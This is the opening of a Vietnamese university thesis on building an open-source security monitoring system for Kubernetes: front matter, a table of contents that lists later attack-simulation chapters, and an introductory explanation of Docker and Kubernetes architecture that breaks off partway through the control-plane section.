BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

NGHIÊN CỨU KIẾN TRÚC VÀ TRIỂN KHAI HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN CHO MÔI TRƯỜNG KUBERNETES DỰA TRÊN MÃ NGUỒN MỞ

Ngành: An toàn thông tin

Mã số: 7.48.02.02

Sinh viên thực hiện:

Nguyễn Minh Hải – AT190520

Lớp AT19ET

Người hướng dẫn:

ThS. Nguyễn Đức Ngân

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội - 2026

MỤC LỤC

MỤC LỤC i
DANH MỤC KÝ HIỆU VÀ VIẾT TẮT iv
DANH MỤC HÌNH VẼ vi
DANH MỤC BẢNG BIỂU vii
LỜI CẢM ƠN viii
LỜI NÓI ĐẦU 1
CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ KUBERNETES VÀ GIÁM SÁT AN TOÀN THÔNG TIN 2
1.1. Tổng quan về kiến trúc và các phân lớp tài nguyên trong Kubernetes 2
1.1.1. Docker 2
1.1.2. Kubernetes 7
1.2. Rủi ro an toàn thông tin trong môi trường Kubernetes 13
1.2.1. Các rủi ro từ container images 13
1.2.2. Rủi ro network và runtime 14
1.2.3. Rủi ro do cấu hình sai và lạm quyền 16
1.2.4. Nhận xét về rủi ro an toàn kubernetes 17
1.3. Các nguồn dữ liệu giám sát an toàn thông tin trong Kubernetes 17
1.3.1. Metrics 18
1.3.2. Container logs và Kubernetes Audit Logs 19
1.3.3. Runtime security events 21
1.3.4. Vulnerability reports 22
1.3.5. Policy violation events 22
1.3.6. Nhận xét về các nguồn dữ liệu giám sát an toàn trong kubernetes 23
1.4. Tổng quan về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes 23
1.4.1. Giải pháp trên eBPF 24
1.4.2. Công cụ phát hiện mối đe dọa Falco 25
1.4.3. Công cụ Grafana 28
1.4.4. Công cụ SOAR nodemation. 29
1.4.5. Công cụ WAF ModSecurity 30
1.4.6. Mô hình kết hợp và nhận xét tổng hợp 31

CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN 33
2.1. Yêu cầu của hệ thống giám sát an toàn thông tin 33
2.1.1. Yêu cầu chức năng 33
2.1.2. Yêu cầu phi chức năng 34
2.2. Kiến trúc tổng thể của hệ thống 36
2.3. Chi tiết các thành phần cốt lõi 37
2.3.1. Phân hệ trích xuất dữ liệu mức Kernel 37
2.3.2. Phân hệ phân tích và định tuyến 38
2.3.3. Phân hệ giám sát đo lường 38
2.3.4. Cơ chế quản trị vận hành dựa trên kiến trúc trên, quản trị viên SOC thực thi giám sát qua 4 điểm chạm: 38
2.4. Luồng hoạt động và dashboard trực quan 38
CHƯƠNG 3: TRIỂN KHAI, THỰC NGHIỆM VÀ ĐÁNH GIÁ 40
3.1. Xây dựng môi trường và thành phần thực nghiệm 40
3.2. Thực nghiệm chuỗi kịch bản tấn công và cảnh báo khi ta hệ thống của ta bị xâm nhập. 42
3.2.1. Giai đoạn 1: Khai thác Web. 42
3.2.2. Giai đoạn 2: Xâm nhập, leo thang và rà quét 45
3.2.3. Giai đoạn 3: Trích xuất dữ liệu 48
3.2.4. Đánh giá kết quả kiểm thử 51
3.3. Kiểm thử DVWA khi đã có thêm WAF bảo vệ 53
3.3.1. Kiểm thử tấn công Sqli 53
3.3.2. Kiểm thử tấn công XSS 54
3.3.3. Kiểm thử tấn công path traversal 55
3.3.4. Kiểm thử upload file 57
3.3.5. Đánh giá kết quả kiểm thử 58
3.4. Tương quan sự kiện trên Grafana 60
3.4.2. Falco overview dashboard 61
3.4.3. Grafana overview 62
3.4.4. Đánh giá hiệu quả của hệ thống dashboard giám sát 62
KẾT LUẬN 64
TÀI LIỆU THAM KHẢO 66
PHỤ LỤC 67

PHỤ LỤC 1: THIẾT LẬP MÔI TRƯỜNG NỀN TẢNG 67
PHỤ LỤC 2: QUY TRÌNH XÂY DỰNG VÀ TRIỂN KHAI TELEGRAM BOT 69
PHỤ LỤC 3: QUY TRÌNH CÀI ĐẶT HỆ THỐNG VÀ CÁC POD CHO K8S 72
PHỤ LỤC 4: QUY TRÌNH TRIỂN KHAI ỨNG DỤNG MỤC TIÊU (DVWA) TRÊN MÔI TRƯỜNG KUBERNETES 87
PHỤ LỤC 5: XỬ LÝ LỖI KHÔNG NHẬN DỮ LIỆU TRÊN GRAFANA . 89

DANH MỤC KÝ HIỆU VÀ VIẾT TẮT

AI	Artificial Intelligence (Trí tuệ nhân tạo)
API	Application Programming Interface (Giao diện lập trình ứng dụng)
CD	Continuous Delivery / Continuous Deployment (Phân phối / triển khai liên tục)
CI	Continuous Integration (Tích hợp liên tục)
CLI	Command Line Interface (Giao diện dòng lệnh)
CNCF	Cloud Native Computing Foundation
CNI	Container Network Interface
CPU	Central Processing Unit (Bộ xử lý trung tâm)
CRD	Custom Resource Definition
CRI	Container Runtime Interface
CRS	Core Rule Set (Bộ luật lõi của OWASP dùng cho ModSecurity)
CVE	Common Vulnerabilities and Exposures (Danh mục lỗ hổng bảo mật đã công bố)
C2	Command and Control (Máy chủ điều khiển và chỉ huy của kẻ tấn công)
DDoS	Distributed Denial of Service (Tấn công từ chối dịch vụ phân tán)
DNS	Domain Name System (Hệ thống tên miền)
DoS	Denial of Service (Tấn công từ chối dịch vụ)
DVWA	Damn Vulnerable Web Application (Ứng dụng web cố ý chứa lỗ hổng, dùng để thực hành)
eBPF	extended Berkeley Packet Filter
HTTP	HyperText Transfer Protocol (Giao thức truyền tải siêu văn bản)
ID	Identifier (Định danh)
IDS	Intrusion Detection System (Hệ thống phát hiện xâm nhập)
IoT	Internet of Things (Internet kết nối vạn vật)
IP	Internet Protocol (Giao thức Internet)

ISO/IEC	International Organization for Standardization / International Electrotechnical Commission
JIT	Just-In-Time (Biên dịch tức thời)
JSON	JavaScript Object Notation
K8s	Kubernetes
mTLS	mutual Transport Layer Security (TLS hai chiều)
N8n	Nodemation
OPA	Open Policy Agent
OWASP	Open Worldwide Application Security Project (trước đây là Open Web Application Security Project)
RCE	Remote Code Execution (Thực thi mã từ xa)
SOAR	Security Orchestration, Automation and Response
SOC	Security Operations Center (Trung tâm điều hành an ninh mạng)
SQLi	SQL Injection (Tấn công chèn mã SQL)
SSH	Secure Shell
TLS	Transport Layer Security
UI	User Interface (Giao diện người dùng)
URL	Uniform Resource Locator
WAF	Web Application Firewall (Tường lửa ứng dụng web)
XSS	Cross-Site Scripting

DANH MỤC HÌNH VẼ

Hình 1: Kiến trúc của docker. 4
Hình 2: Thành phần của kubernetes 8
Hình 3. Kiến trúc tổng quan của cụm Kubernetes 11
Hình 4: Sơ đồ mô hình tổng quan hệ thống 36
Hình 5: Sơ đồ luồng hoạt động của hệ thống 37
Hình 6: Mô hình thực nghiệm 40
Hình 7: Upload file có chứa mã độc 44
Hình 8: Kết quả cảnh báo webshell 44
Hình 9: Rà quét hệ thống 47
Hình 10: Kết quả kiểm thử xâm nhập 47
Hình 11: Kết quả kiểm thử truy cập file nhạy cảm 48
Hình 12: Kết quả kiểm thử trích xuất dữ liệu 51
Hình 13: WAF chặn tấn công SQLi 53
Hình 14: Kết quả cảnh báo waf chặn tấn công SQLi 54
Hình 15: WAF chặn tấn công XSS 54
Hình 16: Kết quả cảnh báo WAF chặn tấn công XSS 55
Hình 17: URL test path traversal 56
Hình 18: WAF chặn tấn công path traversal 56
Hình 19: Kết quả cảnh báo tấn công path traversal 57
Hình 20: Test tấn công upload file có chứa mã độc 57
Hình 21: Kết quả cảnh báo Upload file có mã độc 58
Hình 22: Falco dashboard 60
Hình 23: Falco overview dashboard 61
Hình 24: Grafana overview 62
Hình 25: Giao diện falco UI 74
Hình 26: Giao diện grafana 75
Hình 27: Giao diện n8n 79
Hình 28: Màng lọc cảnh báo của n8n 80
Hình 29: Thêm luồng dữ liệu đầu ra cho n8n 81
Hình 30: Cấu hình xong lọc cảnh báo giả cho n8n 82
Hình 31: Fix lỗi grafana 91
Hình 32: Fix lỗi grafana 91
Hình 33: Fix lỗi grafana 91
Hình 34: Fix lỗi grafana 92

DANH MỤC BẢNG BIỂU

Bảng 1: Các thành phần của Control Plane 11
Bảng 2: Các thành phần trên node 12
Bảng 3: Nhóm rủi ro an toàn thông tin trong Kubernetes 13
Bảng 4: Các nguồn dữ liệu giám sát an toàn trong k8s 18
Bảng 5: Các giải pháp mã nguồn mở phục vụ giám sát k8s 24
Bảng 6: Luồng phân tầng từ rule đến giao diện falco 27
Bảng 7: Thang mức cảnh báo của falco 28
Bảng 8: Tổng hợp kết quả phát hiện theo từng giai đoạn tấn công 52

LỜI CẢM ƠN

Trong quá trình thực hiện đồ án này, tôi đã nhận được sự giúp đỡ tận tình của cán bộ hướng dẫn là ThS. Nguyễn Đức Ngân – Giảng viên Khoa An toàn thông tin Học viện Kỹ thuật Mật mã, sự quan tâm sâu sát của cán bộ Hệ quản lý học viên quốc tế, sự động viên của người thân và bạn bè.

Xin cảm ơn tất cả mọi người đã tạo những điều kiện tốt nhất để tôi hoàn thành đồ án này!

SINH VIÊN THỰC HIỆN ĐỀ TÀI

Nguyễn Minh Hải

LỜI NÓI ĐẦU

Ngày nay sự phát triển nhanh chóng của cuộc cách mạng công nghiệp lần thứ 4 với xu hướng phát triển mạnh của công nghệ trí tuệ nhân tạo (AI-Artificial Intelligence) và internet kết nối vạn vật (IoT-Internet of Things) đang làm thay đổi thế giới từng giờ từng phút. Sự phát triển của cuộc cách mạng lần này tác động mạnh mẽ đến tất cả các lĩnh vực của đời sống xã hội, những tiện ích mới sẽ giúp con người cải thiện được hiệu suất công việc một cách đáng kể. Tuy nhiên cùng với sự phát triển của những tiện ích mới trên mạng internet thì ngày nay sự phát triển ngày càng tinh vi của các hình thức tấn công mạng làm gia tăng các nguy cơ gây mất an ninh, an toàn thông tin đối với các hệ thống mạng công nghệ thông tin, đặc biệt là các hệ thống trọng yếu. Một trong các biện pháp đảm bảo an toàn cho hệ thống thông tin hiện nay đó là triển khai giải pháp giám sát an ninh mạng.

Đồ án này hướng đến việc nghiên cứu kiến trúc và giải pháp tích hợp các công cụ mã nguồn mở trong việc hỗ trợ giám sát và phát hiện các rủi ro an toàn thông tin trên môi trường Kubernetes. Thông qua việc khai thác khả năng quan sát sâu của công nghệ eBPF và luồng nhật ký hệ thống, đề tài tập trung xây dựng quy trình thu thập dữ liệu, phân tích và cảnh báo tự động nhằm nâng cao khả năng phòng thủ của hệ thống trước các chuỗi tấn công (Kill Chain) ngày càng đa dạng và phức tạp nhằm vào hạ tầng container.

Mục tiêu đặt ra khi thực hiện đồ án bao gồm:

- Nghiên cứu tổng quan về kiến trúc Kubernetes, các phân lớp tài nguyên cốt lõi và các bề mặt tấn công, rủi ro an toàn thông tin đặc thù trên môi trường này.
- Nghiên cứu khả năng của các giải pháp giám sát mã nguồn mở trong việc giám sát luồng mạng, quản lý nhật ký tập trung và phát hiện các hành vi bất thường tại thời gian thực (runtime) để vượt qua các hạn chế của giám sát truyền thống.
- Triển khai tích hợp hệ thống giám sát trên môi trường Kubernetes lab và đánh giá tính khả thi, mức độ hiệu quả thông qua việc thực thi chuỗi kịch bản tấn công thực nghiệm liên hoàn (bao gồm quá trình xâm nhập bước đầu qua ứng dụng web, leo thang rà quét mạng nội bộ và trích xuất dữ liệu trái phép).

Sau thời gian khoảng năm tháng thực hiện đồ án, các mục tiêu về cơ bản đã đạt được. Tuy nhiên chắc chắn không tránh khỏi thiếu sót. Rất mong được sự góp ý của các thầy cô, cũng như các bạn học viên để đồ án này được hoàn thiện hơn.

CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ KUBERNETES VÀ GIÁM SÁT AN TOÀN THÔNG TIN

1.1. Tổng quan về kiến trúc và các phân lớp tài nguyên trong Kubernetes

1.1.1. Docker

1.1.1.1. Docker là gì

Docker là một nền tảng cho developers và sysadmin để develop, deploy và run application với container. Nó cho phép tạo các môi trường độc lập và tách biệt để khởi chạy và phát triển ứng dụng và môi trường này được gọi là container. Khi cần deploy lên bất kỳ server nào chỉ cần run container của docker thì application của ta sẽ được khởi chạy ngay lập tức.

Docker cung cấp khả năng đóng gói và chạy một ứng dụng trong một môi trường cách ly gọi là container. Sự cách ly và bảo mật cho phép ta chạy nhiều container đồng thời trên một máy chủ nhất định. Container có dung lượng nhỏ và chứa mọi thứ cần thiết để chạy ứng dụng, vì vậy ta không cần phải phụ thuộc vào những gì đã được cài đặt trên máy chủ. Ta có thể chia sẻ container trong khi làm việc và đảm bảo rằng mọi người ta chia sẻ đều nhận được cùng một container hoạt động theo cùng một cách. Docker cung cấp các công cụ và nền tảng để quản lý vòng đời của các container:

- Phát triển ứng dụng và các thành phần hỗ trợ của nó bằng cách sử dụng container.
- Container trở thành đơn vị dùng để phân phối và kiểm thử ứng dụng của ta.
- Khi ta đã sẵn sàng, hãy triển khai ứng dụng của mình vào môi trường sản xuất, dưới dạng container hoặc dịch vụ được điều phối. Cách này hoạt động tương tự cho dù môi trường sản xuất của ta là trung tâm dữ liệu cục bộ, nhà cung cấp dịch vụ đám mây hay sự kết hợp của cả hai.

1.1.1.2. Công dụng của docker

a, Cung cấp ứng dụng nhanh chóng và ổn định.

Docker giúp đơn giản hóa vòng đời phát triển bằng cách cho phép các nhà phát triển làm việc trong môi trường tiêu chuẩn hóa bằng cách sử dụng các container cục bộ cung cấp ứng dụng và dịch vụ của ta. Container rất phù hợp cho quy trình tích hợp liên tục và phân phối liên tục (CI/CD).

Xem xét tình huống ví dụ sau:

- Các lập trình viên của ta viết mã cục bộ và chia sẻ công việc của họ với đồng nghiệp bằng cách sử dụng các container docker.
- Họ sử dụng docker để triển khai ứng dụng của mình vào môi trường thử nghiệm và chạy các bài kiểm tra tự động và thủ công.
- Khi các nhà phát triển phát hiện lỗi, họ có thể sửa lỗi đó trong môi trường phát triển và triển khai lại lên môi trường thử nghiệm để kiểm tra và xác nhận.
- Sau khi quá trình kiểm thử hoàn tất, việc cung cấp bản sửa lỗi cho khách hàng chỉ đơn giản là đẩy hình ảnh cập nhật lên môi trường sản xuất.

b, Triển khai và mở rộng linh hoạt

Nền tảng dựa trên container của docker cho phép di chuyển khối lượng công việc một cách linh hoạt. Các container docker có thể chạy trên máy tính xách tay cục bộ của nhà phát triển, trên máy vật lý hoặc máy ảo trong trung tâm dữ liệu, trên các nhà cung cấp dịch vụ đám mây hoặc trong sự kết hợp của nhiều môi trường.


Tính di động và dung lượng nhỏ của docker cũng giúp dễ dàng quản lý động các khối lượng công việc, mở rộng hoặc thu hẹp quy mô các ứng dụng và dịch vụ theo yêu cầu của doanh nghiệp, gần như trong thời gian thực.

c, Chạy nhiều tác vụ hơn trên cùng một phần cứng

Docker có dung lượng nhỏ và tốc độ nhanh. Nó cung cấp một giải pháp thay thế khả thi và tiết kiệm chi phí cho các máy ảo dựa trên hypervisor, cho phép ta sử dụng nhiều hơn dung lượng máy chủ để đạt được mục tiêu kinh doanh. Docker rất phù hợp cho môi trường có mật độ cao và cho các triển khai quy mô nhỏ và vừa, nơi ta cần làm được nhiều việc hơn với ít tài nguyên hơn.

1.1.1.3. Kiến trúc của docker

Docker sử dụng kiến trúc máy khách-máy chủ. Máy khách docker giao tiếp với trình nền docker, trình nền này thực hiện các tác vụ nặng nhọc như xây dựng, chạy và phân phối các container docker của ta. Máy khách và trình nền docker có thể chạy trên cùng một hệ thống, hoặc ta có thể kết nối máy khách docker với một trình nền docker từ xa. Máy khách và trình nền docker giao tiếp bằng API REST, thông qua socket UNIX hoặc giao diện mạng. Một máy khách docker khác là docker compose, cho phép ta làm việc với các ứng dụng bao gồm một tập hợp các container.



Hình 1: Kiến trúc của docker.

a, Docker daemon

Docker daemon (dockerd) lắng nghe các yêu cầu API của docker và quản lý các đối tượng docker như image, container, network và volume. Trình nền cũng có thể giao tiếp với các trình nền khác để quản lý các dịch vụ docker.

b, Docker client

Docker client là công cụ mà hầu hết mọi người dùng để làm việc với docker. Mỗi khi bạn gõ một lệnh như docker run, client sẽ không tự làm gì cả mà chuyển lệnh đó đến dockerd (Docker daemon, tức tiến trình chạy nền của Docker). Chính dockerd mới là bên thực hiện công việc thật sự, như tạo và chạy container. Việc trao đổi giữa hai bên diễn ra thông qua docker API. Ngoài ra, một docker client có thể kết nối và gửi lệnh đến nhiều daemon khác nhau, không bị giới hạn ở một daemon duy nhất.

Nói đơn giản: client giống như người gọi món, còn daemon là đầu bếp trong bếp. Bạn chỉ cần ra lệnh, phần còn lại do daemon xử lý.

c, Docker Desktop

Docker desktop là một ứng dụng dễ cài đặt cho môi trường Mac, Windows hoặc Linux của ta, cho phép ta xây dựng và chia sẻ các ứng dụng và dịch vụ vi mô được đóng gói trong container. Docker desktop bao gồm trình nền docker (dockerd), máy khách Docker (docker), Docker Compose, Docker Content Trust, Kubernetes và Credential Helper. Để biết thêm thông tin, hãy xem Docker Desktop .

d, Docker registries

Docker registry lưu trữ các image Docker. Docker Hub là một registry công cộng mà bất kỳ ai cũng có thể sử dụng, và theo mặc định, Docker tìm kiếm các image trên Docker Hub. Ta thậm chí có thể tự vận hành registry riêng của mình.

Khi ta sử dụng lệnh “docker pull hoặc docker run", Docker sẽ tải các image cần thiết từ registry đã cấu hình của ta. Khi ta sử dụng docker pushlệnh `docker push`, Docker sẽ đẩy image của ta lên registry đã cấu hình.

1.1.1.4. Các đối tượng trong Docker

a, Images

Image là một mẫu chỉ đọc chứa các hướng dẫn để tạo container Docker. Thông thường, một image được xây dựng dựa trên một image khác, với một số tùy chỉnh bổ sung. Ví dụ, ta có thể xây dựng một image dựa trên image ubuntu nhưng bao gồm máy chủ web apache và ứng dụng của ta, cũng như các chi tiết cấu hình cần thiết để ứng dụng của ta hoạt động.

Ta có thể tự tạo ảnh docker của riêng mình hoặc chỉ sử dụng những ảnh do người khác tạo và được đăng tải trên kho lưu trữ. Để xây dựng image docker của riêng ta, ta tạo một dockerfile với cú pháp đơn giản để định nghĩa các bước cần thiết để tạo và chạy ảnh. Mỗi lệnh trong dockerfile tạo ra một lớp trong image. Khi ta thay đổi dockerfile và xây dựng lại image, chỉ những lớp đã thay đổi mới được xây dựng lại. Đây là một phần lý do khiến ảnh docker nhẹ, nhỏ và nhanh hơn so với các công nghệ ảo hóa khác.

b, Containers

Container là một thể hiện có thể chạy được của một image. Ta có thể tạo, khởi động, dừng, di chuyển hoặc xóa container bằng API hoặc CLI của Docker. Ta có thể kết nối container với một hoặc nhiều mạng, gắn bộ nhớ vào đó, hoặc thậm chí tạo một image mới dựa trên trạng thái hiện tại của nó.

Theo mặc định, một container được cách ly khá tốt với các container khác và máy chủ của nó. Ta có thể kiểm soát mức độ cách ly của mạng, bộ nhớ hoặc các hệ thống con khác của container với các container khác hoặc với máy chủ.

Một container được định nghĩa bởi hình ảnh của nó cũng như bất kỳ tùy chọn cấu hình nào ta cung cấp cho nó khi tạo hoặc khởi động. Khi một container bị xóa, bất kỳ thay đổi nào đối với trạng thái của nó mà không được lưu trữ trong bộ nhớ bền vững sẽ biến mất.

Ví dụ:

Lệnh sau khởi chạy một **ubuntu** container, kết nối tương tác với phiên dòng lệnh cục bộ của ta và chạy **/bin/bash**.

```
docker run -i -t ubuntu /bin/bash
```

Khi ta chạy lệnh này, những điều sau đây sẽ xảy ra (giả sử ta đang sử dụng cấu hình registry mặc định):

i. Nếu ta không có ubuntu image Docker cục bộ, Docker sẽ tải nó từ registry đã cấu hình của ta, giống như khi ta chạy docker pull ubuntu thủ công.

ii. Docker tạo một container mới, giống như thể ta đã chạy một docker container create thủ công.

iii. Docker cấp phát một hệ thống tệp có khả năng đọc/ghi cho container, như lớp cuối cùng của nó. Điều này cho phép container đang chạy tạo hoặc sửa đổi các tệp và thư mục trong hệ thống tệp cục bộ của nó.

iv. Docker tạo một giao diện mạng để kết nối container với mạng mặc định, vì ta không chỉ định bất kỳ tùy chọn mạng nào. Điều này bao gồm việc gán địa chỉ IP cho container. Theo mặc định, các container có thể kết nối với mạng bên ngoài bằng cách sử dụng kết nối mạng của máy chủ.

v. Docker khởi động container và thực thi lệnh /bin/bash. Vì container đang chạy ở chế độ tương tác và được kết nối với thiết bị đầu cuối của ta (nhờ các cờ `-i ‘và `-t`), ta có thể nhập liệu bằng bàn phím trong khi Docker ghi lại đầu ra vào thiết bị đầu cuối của ta.

vi. Khi ta chạy lệnh exitđể kết thúc /bin/bash, vùng chứa sẽ dừng lại nhưng không bị xóa. Ta có thể khởi động lại hoặc xóa nó.

c, Công nghệ nền tảng của docker

Docker được viết bằng ngôn ngữ lập trình Go và tận dụng một số tính năng của nhân Linux để cung cấp chức năng của nó. Docker sử dụng công nghệ **namespaces** để cung cấp không gian làm việc biệt lập được gọi là container. Khi ta chạy một container, Docker sẽ tạo ra một tập hợp các không gian tên cho container đó. Các không gian tên này cung cấp một lớp cách ly. Mỗi khía cạnh của container chạy trong một không gian tên riêng biệt và quyền truy cập của nó bị giới hạn trong không gian tên đó.

1.1.2. Kubernetes

1.1.2.1. Khái niệm

Kubernetes là một nền tảng mã nguồn mở, có tính di động và khả năng mở rộng, dùng để quản lý các khối lượng công việc và dịch vụ được đóng gói trong container, tạo điều kiện thuận lợi cho cả cấu hình khai báo và tự động hóa. Nó có một hệ sinh thái lớn và đang phát triển nhanh chóng. Các dịch vụ, hỗ trợ và công cụ của Kubernetes được cung cấp rộng rãi.

Container là một cách tốt để đóng gói và chạy các ứng dụng của ta. Trong môi trường sản xuất, ta cần quản lý các container chạy ứng dụng và đảm bảo không có thời gian ngừng hoạt động. Ví dụ, nếu một container bị lỗi, một container khác cần phải khởi động. Sẽ dễ dàng hơn nếu hành vi này được xử lý bởi một hệ thống tự động.


Đó là lý do Kubernetes ra đời! Kubernetes cung cấp cho ta một khung sườn để vận hành các hệ thống phân tán một cách mạnh mẽ. Nó đảm bảo việc mở rộng quy mô và chuyển đổi dự phòng cho ứng dụng của ta, cung cấp các mô hình triển khai, và hơn thế nữa, kubernetes có thể dễ dàng quản lý triển khai canary cho hệ thống của ta.

Kubernetes cung cấp cho ta:

- Khám phá dịch vụ và cân bằng tải: Kubernetes có thể hiển thị một container bằng cách sử dụng tên DNS hoặc địa chỉ IP riêng của nó. Nếu lưu lượng truy cập đến một container cao, kubernetes có khả năng cân bằng tải và phân phối lưu lượng mạng để đảm bảo tính ổn định của hệ thống.
- Kubernetes cho phép ta tự động gắn kết hệ thống lưu trữ mà ta lựa chọn, chẳng hạn như lưu trữ cục bộ, nhà cung cấp dịch vụ đám mây công cộng, v.v.
- Triển khai và hoàn tác tự động: Ta có thể mô tả trạng thái mong muốn cho các container đã triển khai của mình bằng kubernetes, và nó có thể thay đổi trạng thái hiện tại sang trạng thái mong muốn với tốc độ được kiểm soát. Ví dụ, ta có thể tự động hóa kubernetes để tạo các container mới cho quá trình triển khai của mình, xóa các container hiện có và chuyển tất cả tài nguyên của chúng sang container mới.
- Phân bổ container tự động: Ta cung cấp cho kubernetes một cụm các node mà nó có thể sử dụng để chạy các tác vụ container hóa. Ta cho kubernetes biết mỗi container cần bao nhiêu CPU và bộ nhớ (RAM). Kubernetes có thể phân bổ container lên các node của ta để tận dụng tối đa tài nguyên.

- Kubernetes tự phục hồi sẽ khởi động lại các container bị lỗi, thay thế các container, tắt các container không phản hồi kiểm tra sức khỏe do người dùng định nghĩa và không quảng cáo chúng cho các máy khách cho đến khi chúng sẵn sàng hoạt động.
- Quản lý bí mật và cấu hình kubernetes cho phép ta lưu trữ và quản lý thông tin nhạy cảm, chẳng hạn như mật khẩu, mã thông báo OAuth và khóa SSH. Ta có thể triển khai và cập nhật bí mật và cấu hình ứng dụng mà không cần xây dựng lại ảnh container và không làm lộ bí mật trong cấu hình ngăn xếp của mình.
- Thực thi theo lo: Bên cạnh các dịch vụ, kubernetes có thể quản lý khối lượng công việc theo lô và CI của ta, tự động thay thế các container bị lỗi nếu cần.
- Mở rộng theo chiều ngang: Mở rộng và thu nhỏ ứng dụng của ta bằng một lệnh đơn giản, thông qua giao diện người dùng hoặc tự động dựa trên mức sử dụng CPU.
- Phân bổ địa chỉ IPv4 và IPv6 cho các Pod và Service theo kiểu song song IPv4/IPv6 .
- Được thiết kế để dễ mở rộng. Thêm các tính năng vào cụm Kubernetes của ta mà không cần thay đổi mã nguồn gốc.

1.1.2.2. Thành phần



Hình 2: Thành phần của kubernetes

Kubernetes là nền tảng mã nguồn mở dùng để tự động hóa việc triển khai, mở rộng và quản lý các ứng dụng container. Một cụm kubernetes (cluster) gồm hai nhóm thành phần chính: Control plane (mặt phẳng điều khiển) và worker node (nút làm việc). client (người dùng hoặc công cụ như kubectl) tương tác với cụm thông qua control plane.

a. Client

Client là người dùng hoặc công cụ gửi yêu cầu đến cụm kubernetes, ví dụ kubectl, giao diện web hoặc các hệ thống CI/CD. Mọi yêu cầu đều được gửi đến API server của control plane.

b. Control Plane

Control plane là "bộ não" của cụm, chịu trách nhiệm ra quyết định, theo dõi và duy trì trạng thái mong muốn của hệ thống. Control plane gồm các thành phần sau:

- API server (kube-apiserver): Là cổng giao tiếp trung tâm của cụm. Mọi yêu cầu từ client và giao tiếp giữa các thành phần đều đi qua API server, nơi thực hiện xác thực, phân quyền và kiểm tra tính hợp lệ của yêu cầu.
- Etcd: Là cơ sở dữ liệu dạng key-value, phân tán và nhất quán. Etcd lưu toàn bộ cấu hình và trạng thái của cụm, là nguồn dữ liệu chuẩn (source of truth) của kubernetes.
